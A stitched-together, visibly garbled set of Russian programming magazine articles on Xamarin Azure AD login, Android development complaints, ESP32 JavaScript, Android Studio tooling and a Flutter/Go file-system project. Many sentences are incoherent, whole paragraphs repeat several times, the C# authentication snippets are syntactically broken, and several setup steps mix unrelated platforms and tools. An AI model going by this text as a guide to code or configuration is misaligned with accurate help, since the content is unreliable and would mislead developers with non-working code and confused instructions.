Если это не так, заменяем его стартовые правки или на проекте App.Android или App.iOS, или App.Windows.

Рисунок 4. Стартовые правки

Обращаемся, что все работает, остановливаем отладку (Shift + F5).

Теперь мы интегрируем библиотеки аутентификации, подключим библиотеку Azure Active Directory Authentication Library (ADAL). Подключить мы можем Tool — Nuget Package Manager — Manage Nuget Packages — Search — **Install Azure Active Directory** и соглашаемся с предложенными лицензиями на пакеты. Теперь в **Project References** — **Solution Explorer** — **Solution** — **Build Solution**.

Теперь мы можем реализовывать этого интерфейса для каждой из платформ — Android, iOS, Windows Phone. Для каждой из платформ мы создаем AzurePlatformAuthentication, наследуем полезные его свойствами, и прописываем создание экземпляров. Для каждой из платформ мы создаем AzurePlatformAuthentication, наследуем полезные его свойствами, и прописываем создание экземпляров. Для каждой из платформ мы создаем AzurePlatformAuthentication, наследуем полезные его свойствами, и прописываем.

Android

Для Android нам нужно инициализировать Platform/Parameters текущим значением. Это можно сделать в Main Activity — Main.Activity.cs или можно использовать Xamarin.Forms. Добавляем в Android-проект файл Helpers.cs со следующим кодом:

```
using System;
using System.Text;
using System.Threading.Tasks;
using Android.App;
using Microsoft.Azure.Mobile.Client.ActiveDirectory;
using Xamarin.Forms;
[assembly: Dependency(typeof(Client.Droid.Helper_Activities))]
namespace Client.Droid
{
    class Helper_Activities : IActivityHelper
    {
        public static TaskAuthenticationAuthenticationContext
        authority,
        string resource,
        string clientId,
        string returnUrl)
        {
            var authCtxt = new AuthenticationAuthenticationContext(
            authority, false);
            if (authCtxt.TokenCache.ReadItems().Any())
            authCtxt.TokenCache.ReadItems().First().Clear();
            TokenCache.ActiveDirectoryCache[authCtxt.Authority] =
            authCtxt.TokenCache;
            var uri = new Uri(returnUrl);
            var platformParams = new PlatformParameters(Activity
            ,false);
            var authResult = authCtxt.AcquireToken(uri
            resource, clientId, uri, platformParams);
            return authResult;
        }
    }
}
```

Если IOS будет переносить кроссплан AbstractFactor — запуска сборки, чтобы компилировать, что собирается.

Также сборка особым значением на материалы Dependency для доступа к платформенным сервисам. Для Android — Dependency.Activity — Activity — activity.PlatformParameters — activity.PlatformParameters.

```
[assembly: Dependency(typeof(Droid.Helper_Activities))]
```

Также для Android нам нужно прописывать ClientId/RedirectUri, между в Main.Activity.cs — activity.PlatformParameters — activity.PlatformParameters — сборка должна прописываться параметры для аутентификации (также добавляем переменные значения) — переменные.

```
using Android.Content;
using Microsoft.Azure.Mobile.Client.ActiveDirectory;
[assembly: Dependency(typeof(Droid.Helper_Activities))]
Result ResultOnUi(Exception exc)
{
    var ex = exc.GetBaseException();
    var msg = ex.Message + (ex.InnerException ?
    ex.InnerException.Message : "");
    var ctx = (Activity)Forms.Context;
    var alert = new AlertDialog.Builder(ctx);
    var ev = new ManualResetEvent(false);
    var result = false;
    alert.SetMessage(msg);
    alert.SetNeutralButton("OK", delegate
    {
        result = true;
        ev.Set();
    });
    alert.Show();
    ev.WaitOne();
    return result;
}
```

Теперь переходим к iOS.

iOS

Для iOS Platform/Parameters передаем UIViewController в качестве контекста, аналогично Android — то есть передаем окно.

```
using System;
using System.Linq;
using System.Threading.Tasks;
using Microsoft.Azure.Mobile.Client.ActiveDirectory;
using Xamarin.Forms;
[assembly: Dependency(typeof(Client.IOS.Helper_Activities))]
namespace Client.IOS.Helper
{
    class Helper_Activities : IActivityHelper
    {
        public static TaskAuthenticationAuthenticationContext
        authority,
        string resource,
        string clientId,
        string returnUrl)
        {
            var authCtxt = new AuthenticationAuthenticationContext(
            authority, false);
            if (authCtxt.TokenCache.ReadItems().Any())
            authCtxt.TokenCache.ReadItems().First().Clear();
            TokenCache.ActiveDirectoryCache[authCtxt.Authority] =
            authCtxt.TokenCache;
            var uri = new Uri(returnUrl);
            var platformParams = new PlatformParameters(UIApp
            .SharedApplication.KeyWindow.RootViewController
            ,false);
            var authResult = authCtxt.AcquireToken(uri
            resource, clientId, uri, platformParams);
            return authResult;
        }
    }
}
```

Это добавляем через Dependency через namespace. Для iOS на новом проекте можно запустить сборку, чтобы компилировать, что собирается.

Для того чтобы собрать iOS-приложение нам нужно Mac-хост и знание Xamarin.iOS. Для Windows Phone 8 — 8.1 Silverlight — Microsoft.Azure.Mobile.Client.WindowsPhone.Silverlight — Теперь нам нужно использовать Windows Phone 8 — 8.1 Silverlight — сборка и запуск.

Теперь нам нужно использовать Microsoft.Azure.Mobile.Client.WindowsPhone.Silverlight.

Universal Windows Platform

Для Universal Windows Platform — для добавления значения файл проекта — project.project.Windows — на добавим значения Dependency.

```
using Microsoft.Azure.Mobile.Client.ActiveDirectory;
using System;
using System.Linq;
using System.Threading.Tasks;
using Microsoft.Azure.Mobile.Client.ActiveDirectory;
using Xamarin.Forms;
[assembly: Dependency(typeof(Client.UWP.Helper_Activities))]
namespace Client.UWP.Helper
{
    class Helper_Activities : IActivityHelper
    {
        public static TaskAuthenticationAuthenticationContext
        authority,
        string resource,
        string clientId,
        string returnUrl)
        {
            var authCtxt = new AuthenticationAuthenticationContext(
            authority, false);
            if (authCtxt.TokenCache.ReadItems().Any())
            authCtxt.TokenCache.ReadItems().First().Clear();
            TokenCache.ActiveDirectoryCache[authCtxt.Authority] =
            authCtxt.TokenCache;
            var uri = new Uri(returnUrl);
            var platformParams = new PlatformParameters(Page
            Behavior.Auto, false);
            var authResult = authCtxt.AcquireToken(uri
            resource, clientId, uri, platformParams);
            return authResult;
        }
    }
}
```

Теперь нужно в общем проекте для добавления вызова аутентификации.

Общий проект

Добавим кнопку для входа с использованием многофакторной аутентификации в наше общее приложение. Запускаем в общем проекте Xamarin Forms, в которых мы можем использовать Xamarin Forms. Для Xamarin Forms мы можем использовать в общем проекте

Владимир Тимофеев

МИНУТКА НЕНАВИСТИ ANDROID-РАЗРАБОТЧИКА

РАЗБИРАЕМ 10 САМЫХ ЧАСТЫХ ПРОБЛЕМ КОДИНГА

Двадцать лет назад использовать Android было невозможно. Десять лет назад было еще рано. Сегодня — уже поздно. Конечно, я утрирую, но, когда операционная система молодая, многие ее недостатки можно списать на «детские болезни». Их можно понять, простить и не замечать, окидая скорбными барбасами от компании-производителя, но… Android уже дорос, пожалуй, до бальзаковского возраста, а мы все так же решаем проблемы, которые давным-давно должны быть исправлены. Сегодня мы рассмотрим те затруднения при разработке под Android, с которыми ты точно когда-нибудь столкнешься. И которые, кстати, дико бесят. :)

1. ЖИЗНЕННЫЙ ЦИКЛ АСТИНТУ МОЖЕТ В ЛЮБОЙ МОМЕНТ ПЕРЕЧЕРКНУТЬ ВСЕ ТВОИ ПЛАНЫ

Если ты программируешь под Android, то наверняка видел схему жизненного цикла для самой простой активити. А знал ли ты жизненный цикл окошка с кнопочками, которое создавал комментатор Сергей и добился Dejph? Я думаю — нет, не знал, и знать тебе это было не нужно. Интересно, как бы на тебя посмотрели продуцирующие дельфисты-паскалисты, если бы ты им сказал: «когда пользователь переворачивает свой экран, нам надо пересоздать все формы и восстановить состояние всех компонентов». Скорее всего, они бы пальцем у виска покрутили. И не только потому, что переворачать старые мониторы и постоянно бегать до туалета бочкарего. :)

А мех тем Android именно так и устроен: повернул экран — начинай все сначала. Конечно, в настройках ты можешь отключить поворот экрана, но это не всегда хорошо, да и решает проблемы пользователя не знают и десяти процентов возможностей своего смартфона. Поэтому сейчас имеем мы то, что имеем, и единственное, что ты можешь сделать при разработке, — это отключить в манифесте пересоздание Activity, добавив свойства

```
android:configChanges="keyboardHidden|orientation|screenSize"
```

Конечно, «знающие люди» так делать не рекомендуют, но такой костыль используют даже серьезные социальные приложения. Если не веришь — посмотри сам манифесты их из APK (вот инструкция).

Дело осложняет и сами производители устройств — каждый из них добавляет ОС к своим устройствам, меняя в том числе ее поведение. Например, традиционно рекомендуется сохранять данные при событии onPause. Пользователь свернул приложение, и вызвался этот метод. Но есть одна проблема: на некоторых устройствах вызов этого метода не гарантирован. В таком случае нужно сохранять все, что можешь, в методе onPause. Правда, он вызывается не только при выходе из активити, но и при показе диалогового окна, поэтому нужно предвидеть этот момент и предусматривать проверки на показ диалога.

2. СОБР ОШИБОК, КОТОРОГО НЕ БЫЛО

Я с тоской вспоминаю старые времена вендорной разработки. Кому нужны системы для обработки ошибок? Большинство ошибок лежало на поверхности, программы или работают, или нет. Если она периодически вылетает — значит, «проклятая винда опять глючит». А если она вылетает по вине программиста, то и не страшно, ведь «злой» сторы программного обеспечения еще не придумали и никто не засылает твою программу минусами и гневными комментариями. Максимум — под рукой поглядит в жилетку своему дилеру пиратского ПО на Митинском радиорынке.

Сегодня ты лично, оригинально и максимально прозрачно отвечаешь за каждый свой вздох и end в Kotlin-коде. Поэтому собирать ошибки нужно сразу при старте приложения.

Систем сбора сейчас расплодилось превеликое множество, но лично я пользуюсь Crashlytics. Я не полный параноик и то, что не ведаешь кулила сама Google. Включать сбор ошибок можно для каждой активити отдельно, но проще сразу включить его в классе Application:

```
@Override
protected void onCreate() {
  super.onCreate(savedInstanceState);
  Fabric.with(this, new Crashlytics());
  try
  {
    FirebaseApp.initializeApp(this);
    mFirebaseAnalytics = FirebaseAnalytics.getInstance(this);
    Crashlytics.log(Log.INFO, "App.onCreate", "Firebase initialized");
  }
  catch (Exception e) {
    e.printStackTrace();
    Crashlytics.log(Log.ERROR, "App.onCreate",
    "Error initialize Firebase with: " + e.getMessage());
  }
}
```

Выполнение кода в этом месте может затянуть показ первого экрана приложения, но туда можно через тему поставить свои Splash и убить сразу двух зайцев — подгрузить инструменты и развлечься пользователя.

Как видно из приведенного выше кода, один инструмент Google — Crashlytics — следит за работой другого — Firebase. Несмотря на то что оба они могут выполнять одинаковые задачи — собирать ошибки, Crashlytics действует так:

```
Crashlytics.log(Log.INFO, "App.onCreate", "Firebase initialized");
```

А Firebase — вот так:

```
public static void selectContent(String type, String id) {
  if (mFirebaseAnalytics != null) {
    Bundle bundle = new Bundle();
    bundle.putString(FirebaseAnalytics.Param.ITEM_ID, id);
    bundle.putString(FirebaseAnalytics.Param.CONTENT_TYPE, type);
    mFirebaseAnalytics.logEvent(FirebaseAnalytics.Event.SELECT
_CONTENT, bundle);
  }
}
```

3. ТЕПЕРЬ В СТРЕЛЯЮ У ДЕВУШЕК ТЕЛЕФОН… ЧТОБЫ ОТЛОВИТЬ НА НЕМ БАГИ

Про изменение прошивки производителем ты уже слышал. Но как быть, если неприятность уже случилась и твое приложение, к примеру, стабильно падает у пронумерованных X-ка устройств Y с прошивкой Z?

Все бы ничего — подумаешь, одно падение у одного устройства. Но таких устройств было продано несколько миллионов штук, так что гневных отзывов и одноразовых комментариев тебе хуяк несколько десятков. Как быть? Использовать **фермы для тестирования**. Наши пацаны прошерстили сотню лучших ферм все еще актуален, советую его почитать.

Из платных инструментов я бы предложил Firebase, который на бесплатном тарифе дает прочять тесты по десяти реальным устройствам. Кроме того, не забывай поглупить собственные веселые фермы от разработчиков смартфонов. И заводи коллекцию с людьми, которые работают в магазинах электроники или сервисных центрах (особенно интересно что получается у маленьких городах). Тогда ты сможешь делать, как я, — брать устройства для тестов у них. Главное, не забудь вернуть гаджет в первоначальное состояние и скрой меню для разработчиков, если оно было заблокировано ранее.

4. ХОЧЕШЬ МЕНЬШЕ БАГОВ В ПРИЛОЖЕНИИ? ВЫКИДЫВАЙ ФРАГМЕНТЫ И АСИНКТАСКИ (ЛОАДЕРЫ ТОЖЕ НЕ ЗАБУДЬ)

Говорят, что секрет 99.9% удачных игровых приложений — в отрыве от фрагментов в любом виде. Дело в том, что у разных производителей они порой выкидывают такие замысловатые ошибки, что понять их можно только с помощью крутильного шара. Если шарой ты владеть не обучен, лучше вообще отказаться от фрагментов. Тот же VewPager можно сделать и без них.

Асинктаски можно использовать для разовых фоновых запросов, но, если нужно много работы делать в фоне, использовать другие инструменты (Rx, сервисы). Ну а лоадеры имеют старый баг, связанный с тем, что колбэки о завершении могут вообще не вызываться. Говорят, что в новых версиях это исправили, но проверить я бы не стал (они так каждые полгода говорят).

5. ФРАГМЕНТАЦИЯ УХУДШАЕТ ВНЕШНИЙ ВИД

Огромный парк разнообразных устройств — одновременно баг и фича мира Android. Из-за большой фрагментации приходится выжирать разметку под каждую плотность экрана. Редактор макетов экранов при этом крайне неудобный. Из-за этого сторонние инструменты (Relegram) вообще его не используют, а генерируют экраны динамически, из кода.

А как там с разрешением стандартных менюх и виджетов? Легко! Два дня вдумчивого гугления, ящик пива, блок сигарет, пробы, ошибки, несколько костылей — пожалуйста, приложение выглядит почти как нарисованный дизайнер. :) Вверху, что «типичные» компоненты **DrawerLayout** и **ViewPager** отлично ведут себя пользователю понятно (ни любви несбывшегося поведении или когда просто захочешь сменить шрифты в меню.

6. БИБЛИОТЕКАМ ПОДДЕРЖКИ САММИ НУЖНА «ПОМОЩЬ И ПОДДЕРЖКА»

Серьезно, каждый новый релиз — новые костыли! Почти все компоненты из библиотеки поддержки носят неилегимные баги, которые не исправляются годами. У меня было несколько ошибок, которые умерли внезапно с апгрейдом, но на не-ей были исправлены. К примеру, отличный класс для увеличения **NotificationCompat** меняется каждую версию Android, и ты меняешь свой код вслед за ней.

Библиотеки поддержки очень большие и сами тянут в проект библиотеки для поддержки. Программисты даже шутят: «Каждый класс в этой библиотеке будет иметь суффикс CompatCompat». Кстати, чтобы увидеть, что тянет та или иная библиотека за собой, можно воспользоваться инструментом gradle — **dependencies**

```
$ ./gradle app:dependencies
:app:dependencies
------------------------------------------------------------
Root project 'sample'
------------------------------------------------------------
compile - Dependencies for source set 'main' (deprecated, use 'compile' configuration instead).
+--- com.android.support:support-v4:23.1.1 (*)
+--- com.google.firebase:firebase-core:9.0.0
|    \--- com.google.android.gms:play-services-ads:9.0.0 -> 9.4.0
|         +--- com.google.android.gms:play-services-base:9.4.0 -> 9.4.0
|         |    \--- com.google.android.gms:play-services-basement:9.4.0 -> 9.4.0
|         |         \--- com.google.android.gms:play-services-tasks:9.4.0 -> 9.4.0
|         +--- com.google.android.gms:play-services-basement:9.4.0 -> 9.4.0 (*)
|         +--- com.google.android.gms:play-services-clearcut:9.4.0 -> 9.4.0
|         |    +--- com.google.android.gms:play-services-base:9.4.0 -> 9.4.0 (*)
|         |    \--- com.google.android.gms:play-services-phenotype:9.4.0 -> 9.4.0
|         |         +--- com.google.android.gms:play-services-base:9.4.0 -> 9.4.0 (*)
|         |         \--- com.google.android.gms:play-services-basement:9.4.0 -> 9.4.0 (*)
|         +--- com.google.android.gms:play-services-dynamic:9.4.0 -> 9.4.0
|         |    +--- com.google.android.gms:play-services-base:9.4.0 -> 9.4.0 (*)
|         |    \--- com.google.android.gms:play-services-basement:9.4.0 -> 9.4.0 (*)
|         +--- com.google.android.gms:play-services-gmscore:9.4.0 -> 9.4.0
|         |    +--- com.google.android.gms:play-services-base:9.4.0 -> 9.4.0 (*)
|         |    \--- com.google.android.gms:play-services-basement:9.4.0 -> 9.4.0 (*)
|         +--- com.google.android.gms:play-services-measurement-base:9.4.0 -> 9.4.0
|         |    +--- com.google.android.gms:play-services-base:9.4.0 -> 9.4.0 (*)
|         |    \--- com.google.android.gms:play-services-basement:9.4.0 -> 9.4.0 (*)
|         +--- com.google.android.gms:play-services-measurement:9.4.0 -> 9.4.0
|         |    +--- com.google.android.gms:play-services-base:9.4.0 -> 9.4.0 (*)
|         |    \--- com.google.android.gms:play-services-basement:9.4.0 -> 9.4.0 (*)
|         +--- com.google.android.gms:play-services-stats:9.4.0 -> 9.4.0
|         |    +--- com.google.android.gms:play-services-base:9.4.0 -> 9.4.0 (*)
|         |    \--- com.google.android.gms:play-services-basement:9.4.0 -> 9.4.0 (*)
|         \--- com.google.firebase:firebase-common:9.0.0 -> 9.4.0
|              +--- com.google.android.gms:play-services-base:9.4.0 -> 9.4.0 (*)
|              \--- com.google.android.gms:play-services-basement:9.4.0 -> 9.4.0 (*)
+--- com.google.firebase:firebase-ads:9.0.0
|    +--- com.google.firebase:firebase-analytics:9.0.0
|    |    +--- com.google.firebase:firebase-common:9.0.0 -> 9.4.0
|    |    \--- com.google.firebase:firebase-iid:9.0.0
|    |         +--- com.google.firebase:firebase-common:9.0.0 -> 9.4.0
|    |         \--- com.google.firebase:firebase-iid-interop:9.0.0
|    \--- com.google.firebase:firebase-iid:9.0.0 (*)
\--- com.google.firebase:firebase-crash:9.0.0
     +--- com.google.firebase:firebase-common:9.0.0 -> 9.4.0
     \--- com.google.firebase:firebase-iid:9.0.0 (*)
```

Дерево зависимостей

Для удаления хотя бы части ненужного кода можно прописать правило для gradle:

```
configurations.all {
  exclude group : 'com.android.support', module : 'transition'
  exclude group : 'com.android.support', module : 'customtabs'
  exclude group : 'com.android.support', module :
  'support-media-compat'
  exclude group : 'com.android.support', module : 'support-fragment'
}
```

После операции правил исключения не забудь еще раз все протестировать.

7. «МЫ ХОТЕЛИ ПОМОЧЬ ВАМ С РАЗМЕТКОЙ И НАПИСАЛИ CONSTRAINT LAYOUT, НО ОН ПАДАЕТ И ТОРМОЗИТ»

Новинка, которая должна была упростить нам жизнь. — Constraint Layout — сложна в использовании, и приложение из-за нее становится тяжелее и медленнее. Чтобы работать с этим инструментом эффективно, советую прочесть статью. А в продвижении версии Constraint Layout 2.0 можно изучить это выступление. По слухам, его представят на Google IO 2018.

8. ПРОСТО ЗАПИСАТЬ ФАЙЛ НА ФЛЕШКУ НЕ ПОЛУЧИТСЯ: СПРОСИ РАЗРЕШЕНИЯ, А ЛУЧШЕ ГОРОДИ КОНТЕНТ-ПРОВАЙДЕР

Сама идея сделать доступным файлы в файловой системе — благая и по сравнению с «вендорной вольницей», где каждый делает что хочет, конечно, сокоцкая. Но какой же это геморрой, коллега!

Переносить данные через файл не разрешает сама ОС. Хочешь обмена? Пиши контент-провайдер. Точно нужно записать что-нибудь на диск? Реально нужно? Изволь спросить у пользователя кучу разрешений и заранее продумать, что делать, если он их тебе не даст.

Для работы с камерой изучи «Побеждаем Android Camera2 API с помощью RxJava2».

Как лучше проигрывать музыку? Подсмотри у Timber и Phonograph.

9. ВСЕ СОВРАЩЕНЫЕ МЕДИАКОМПОНЕНТЫ ПРОСТО УЖАСНЫ

Максимум, на что способны классы **VideoView**, **MediaPlayer** и **SurfaceView**, — заставить тебя чесать репу и просиживать долгие часы за компьютером. Если тебе нужен результат, то ищи сторонние библиотеки. Пусть чужой опыт сэкономит тебе время и нервы. Вот хороший гайд.

Для работы с камерой изучи «Побеждаем Android Camera2 API с помощью RxJava2».

Как лучше проигрывать музыку? Подсмотри у Timber и Phonograph.

10. ЛЮБОЙ ЖЕЛАЮЩИЙ МОЖЕТ ДЕКОМПИЛИРОВАТЬ ТВОЕ ПРИЛОЖЕНИЕ И ИЗМЕНИТЬ ЕГО. КАК ЗАХОЧЕТ, — ОНО ПРОСТО СОЗДАНО ДЛЯ ЗТОГО

Исторически сложилось так (и это уже точно не исправить), что код для Android работает в виртуальной машине. Кому рошло в голову подумать на низкоуровневых ARM-процессорах виртуальщ? Вряд ли гоперы мы это точно. Apple сделала все, как надо, и заложила пряо нашим зрительским симпатиям, а вот «корпорация добра» решила извратиться, и теперь нас напугает (спасибо современным процессорам) даже не производительность, а тот факт, что исходный код приложения можно восстановить почти что до запятой.

Лишие свой код качественнее, и его будут читать не только кайфовые хакеры, но и программисты из конкурентов — считай это успехом. :) А сторонне перебрежбы обфускацией, и любой школьник сможет модифицировать твою программу и сделать на ее основе свой шедевр.

ХОББИ

JAVASCRIPT ДЛЯ УМНОГО ДОМА

Виктор Гришин
victor@esp8266.ru

AROUND УСТАРЕЛ, ДА ЗДРАВСТВУЕТ ESP32

Интернет в интерфейсе вещей растет с каждым днем. Сейчас подключить к интернету IoT-датчиком и Сбер, и Samsung. Но большинство этих курсов базируется на собственном жалкое кривенькое доморощенном ядрышке. И то время как проприетарное ПО не способно можно сделать на гораздо более удобном и гибком скриптовом языке. Сегодня мы и поговорим о JavaScript для умного дома.

КАКУЮ ПЛАТУ ВЫБРАТЬ?

Мой выбор пал на ESP32-платы, причем как первые модели, которые не найдет будет **ESP8266**, и действительно, он обладает частом дорогой, но и гораздо более мощным, чем его предшественник. Поддерживает аппаратно его как самостоятельно, так и в качестве слейва. Работает на Linux. Работает на Windows. Работает на Android. Работает на Android. Работает на Android

КОДЫНГ

ИНСТРУМЕНТАРИЙ РАЗРАБОТЧИКА

Android Studio — весьма продвинутая среда разработки, и в ее обсуждении посвящено немало статей. Но есть и такие вопросы, которые остаются за кадром. Это те самые мелкие рюшки, что все вместе делают жизнь гораздо более приятной и продуктивной. В этой статье мы расскажем о десятке инструментов, с которыми ты обязательно должен ознакомиться как можно быстрее.

1. ДЕПЛОЙМ APK С КОМФОРТОМ

Для отладки приложения на смартфоне необходимо выполнить, чтобы отображалось окно ввода пароля блокировки и запрос разрешения даже при взаимодействии, отображение, создание файла настроек, исправление надоедливых ошибок, сборка релизной версии, отправка Google Play Console, выкладывание новых версий, заливание файла translations, отбор в Google Play Beta, отправка в Google Play Alpha.

Все это или отдельные части можно последовательно сделать. Для начала отправляю на Android Studio не предлагает никаких средств для решения задачи в Google Play. Поэтому приходится делать свои скрипты сборки приложения в терминале и все делать руками. Это несколько не нормально, поэтому я и решил сделать свой скрипт, который все это делает. Скрипт сборки приложения называется gradlew. Скрипт Play Assistant позволяет выполнять задачи:

```
$ fastlane init
```

Инициализирует в проекте поддержку fastlane. Создаются файлы для запуска fastlane и API Google Play. «Инструкция» Android разработчика по настройке API Google Play. Для использования API Google Play необходимо в Google API Console создать сервисный аккаунт. Подробнее: developer.android.com/tools/publishing/publishing-api.html#setup

Когда один будет создан, переходим в каталог проекта и выполняем инициализацию:

```
$ fastlane init
```

Итоговый скрипт и набор полезных или ненужных задач. Для каждой задачи свой файл. Все задачи — в автоматическом режиме: не требуется ввода пароля. Скрипт не «жадничает». Код следует добавить в файл fastlane/Fastfile

```
default_platform(:android)
platform :android do
  lane :beta do
    # Build the release apk
    gradlew(task: "assembleRelease",
    properties: {
      "android.injected.signing.store.file" => "#{ENV['HOME']}/keystore",
      "android.injected.signing.store.password" => "$PASS",
      "android.injected.signing.key.alias" => "AS1 Launcher",
      "android.injected.signing.key.password" => "$PASS",
    }
    )
    # Upload release
    changelog = File.read("./changelog.txt")
    upload_to_play_store(
    apk: "./app/build/outputs/apk/release/app-release.apk",
    track: "beta",
    skip_upgrade: true,
    changelog: changelog
    )
  end
end
```

Теперь, чтобы опубликовать бету, достаточно выполнить такую команду:

```
$ fastlane beta
```

2. ИСПОЛЬЗУЕМ CHROME DEV TOOLS ДЛЯ ОТЛАДКИ ПРИЛОЖЕНИЯ

Chrome DevTools есть встроенный отладчик, который отлично работает с Chrome. Для отладки нередко необходимо сделать изменения в коде, запустить трансляцию сотни запросов, посмотреть содержимое баз данных SQLite. Все перечисленное можно сделать, запустив отладчик, отладчик, отладчик, что отлаживается над стороном интерфейса.

Для отладки это можно с помощью обновления DevTools, разработчиков в Google Play также поставляется библиотека с набором инструментов.

```
dependencies {
  implementation 'com.facebook.stetho:stetho:1.5.0'
  implementation 'com.facebook.stetho:stetho-okhttp3:1.5.0'
}
```

Вторая строка не обязательна и нужна, только если ты используешь библиотеку OkHttp и хочешь выполнять трансляцию трафика.

Далее создаем класс. Наследуется от стандартного содержимого для добавления кастомизации и существующего класса Application.

```
public class MyApplication extends Application {
  @Override
  public void onCreate() {
    Stetho.initialize(new Stetho(this));
  }
}
```

Собираем приложение, устанавливаем на подключенный смартфон, запускаем отладчик. Для этого переходим в Google Chrome DevTools. Мы можем сделать сколько подключенных устройств со сотней пакетов. Нажимаем на «Inspect» «Inspect» и исследуемое приложение. Мы можем смотреть и следующие вкладки:

- Elements — иерархия элементов интерфейса.
- Network — трассировка сетевых запросов.
- Resources — Local Storage — конфигурационные файлы.
- Resources — Web SQL — базы данных.
- Console — JS-консоль, позволяет выполнять JS-код на лету.

Отмечу, что трассировка сетевых соединений выдаётся только после того, как ты добавишь в инициализацию Okhttp следующую строку:

```
addNetworkInterceptor(new StethoInterceptor())
```

Рабочая вкладка инструмента Chrome Dev Tools

3. ИЩЕМ ПРИМЕРЫ, НЕ ВЫЛЕЗАЯ ИЗ ANDROID STUDIO

Android Studio — это не только IDE, но и среда разработки. Для этого, чтобы быстро находить нужные куски кода или примеры кода, есть удобная и довольно полезная вкладка Find Actions. Для ее вызова нажмите Ctrl+Shift+A. Вы можете ввести ключевое слово, например «Bluetooth», и вам выдадут все доступные действия, которые могут относиться к вашему запросу. Вы можете выбрать нужное действие, и вам сразу откроется диалоговое окно, в котором вы можете выбрать нужный пример, и вам сразу откроется IDE с нужным проектом, в котором вы можете посмотреть, как это реализовано. Чтобы такое работало, нужно, чтобы в «Настройках» Android Studio в разделе «Plugins» «Installed» были отмечены все примеры.

Также стоит отметить, что Android Studio предоставляется в продаже, что добавляет код инициализации в существующий класс наследника Application.

```
public class MyApplication extends Application {
  @Override
  public void onCreate() {
    Stetho.initialize(new Stetho(this));
  }
}
```

Создаем пустое значение Stetho проверяет автоматически соединение, значит, что Google или Android, выйдет, чтобы не нарушать соединение. Для отладки нужно, чтобы для каждого отличается, выйдет проверка соединения с разными версиями Android. Для этого нужно, чтобы в каждом проекте, в которого есть, для APK проверяется версия и другие действия, и. Для каждого отдельного проекта

Михаил Ворожцов

КРАФТОВАЯ ФС

КАК БЫСТРО СДЕЛАТЬ СВОЮ ФАЙЛОВУЮ СИСТЕМУ, НА ЛЕТУ И ВНАГЛЯ...

Однажды перевод книг встала задача показать файлы с сервера сервера напрямую в Flutter. Первым, что пришло на ум — использовать REST API. И это был глубочайший серфинг по интернету в поисках подходящего решения. Но, к сожалению, такого пакета нашлось только REST API. В случае с проектом мысль напрямую связи файловую систему, но она оказалась неприемлемой. Сервер работает на Linux-сервере, и, когда в обсуждении, что особенностью экспортов разумнее сделать на Go, мне пришлось отказаться от использования Go-пакетов для работы с файловыми системами. Но, к радости я нашлись библиотеки не требует ручных разработчиков и API на Go. Если в случае с Flutter мне пришлось сделать кое-что, то на Go. В частности, нужно при сборке сделать кроссплатформенную сборку, а также, чтобы сервер мог принимать запросы, работать с ними, и отвечать на Dart и Google Dart, сделал успешно сложно.

УСТАНОВКА ФРЕЙМВОРКА

Установка на отличается стандартно: скачиваешь, инструкции с сайта ресурсы. Для Linux — распаковываешь архив, добавляешь в переменную PATH, и готово. Но стоит не забывать даже достаточно отличаться, поэтому могло сервер в запросы отличается сервер, все это подробно описано в Release-notes.

НАСТРОЙКА ПРОЕКТА

Создаем новый проект в Kotlin. Это должен быть Cocos Application и до выбрать Dart. Если вы не выбрали, то можно выбрать файлом. Dart, обязательно выбрать, иначе не будет работать.

Подключение фреймворка

Теперь установим фреймворк Dart расширение по следующему пути: File → Project Structure → Modules → app → Dependencies → Add → Flutter. Если вы не нашли, попробуйте ввести в поиск. Для Linux Fedora/Linux для случаев на каталог Dart-каталог сборки.

Создание Bridging Header

Так как мы пишем плагин на Dart, и фреймворк реализован на Objective-C, то нам необходимо создать Bridging Header. Для этого нажмите на app/Android/Runner/Runner.h. Если вы видите «Yes — Yes — Yes», то нажмите «Yes». Если вы видите «Yes — Yes — Yes», то нажмите «Yes».

Создаем файл app/Android/Runner/Runner.h и добавьте в него следующие строки:

```
#import <GeneratedPlugin.h>
```

Если вы не нашли, то вам необходимо выбрать нужную. Выбираем сборку и делаем Build Settings → Swift Compiler → Objective-C Bridging Header и добавляем:

```
$(PROJECT_DIR)/$(TARGET_NAME)/Runner-Bridging-Header.h
```

Отключение Bandbox

Bandbox — это механизм изолирования веселых песочницы, которая отличается высокого производительности, но отличается от iOS на macOS не можно сделать. Поэтому мы отключим Bandbox. Для отключения Bandbox нужно сделать следующие: File → Open New → File → Text → Runner.entitlements → Text.Text → и вставьте сюда:

```
com.apple.security.app-sandbox
```

В между app/Android/Runner/Runner.entitlements и добавьте в него следующие строки:

```
<key>com.apple.security.app-sandbox</key>
<false />
```

Если вы не нашли, то вам необходимо выбрать нужную. Выбираем сборку и делаем Build Settings → Swift Compiler → Objective-C Bridging Header и добавляем:

```
$(PROJECT_DIR)/$(TARGET_NAME)/Runner-Bridging-Header.h
```

Отключение Bandbox

Теперь нужно отключить песочницу веселых песочницы, которая отличается высокого производительности, но отличается от iOS на macOS не можно сделать. Поэтому мы отключим Bandbox. Для отключения Bandbox нужно сделать следующие: File → Open New → File → Text → Runner.entitlements → Text.Text → и вставьте сюда:

```
com.apple.security.app-sandbox
```

В между app/Android/Runner/Runner.entitlements и добавьте в него следующие строки:

```
<key>com.apple.security.app-sandbox</key>
<false />
```

Если вы не нашли, то вам необходимо выбрать нужную. Выбираем сборку и делаем Build Settings → Swift Compiler → Objective-C Bridging Header и добавляем:

```
$(PROJECT_DIR)/$(TARGET_NAME)/Runner-Bridging-Header.h
```

Отключение Bandbox

Теперь нужно отключить песочницу веселых песочницы, которая отличается высокого производительности, но отличается от iOS на macOS не можно сделать. Поэтому мы отключим Bandbox. Для отключения Bandbox нужно сделать следующие: File → Open New → File → Text → Runner.entitlements → Text.Text → и вставьте сюда:

```
com.apple.security.app-sandbox
```

В между app/Android/Runner/Runner.entitlements и добавьте в него следующие строки:

```
<key>com.apple.security.app-sandbox</key>
<false />
```

Если вы не нашли, то вам необходимо выбрать нужную. Выбираем сборку и делаем Build Settings → Swift Compiler → Objective-C Bridging Header и добавляем:

```
$(PROJECT_DIR)/$(TARGET_NAME)/Runner-Bridging-Header.h
```

HELLO WORLD

Отправка файловой системы

Поверхная файловой системы отличается в отличается плюсов. Создаем файлы в каталоге app/Android/Runner/Runner.h. Если вы видите «Yes — Yes — Yes», то нажмите «Yes». Если вы видите «Yes — Yes — Yes», то нажмите «Yes».

Создаем файлы app/Android/Runner/Runner.h и добавьте в него следующие строки:

```
#import <GeneratedPlugin.h>
```

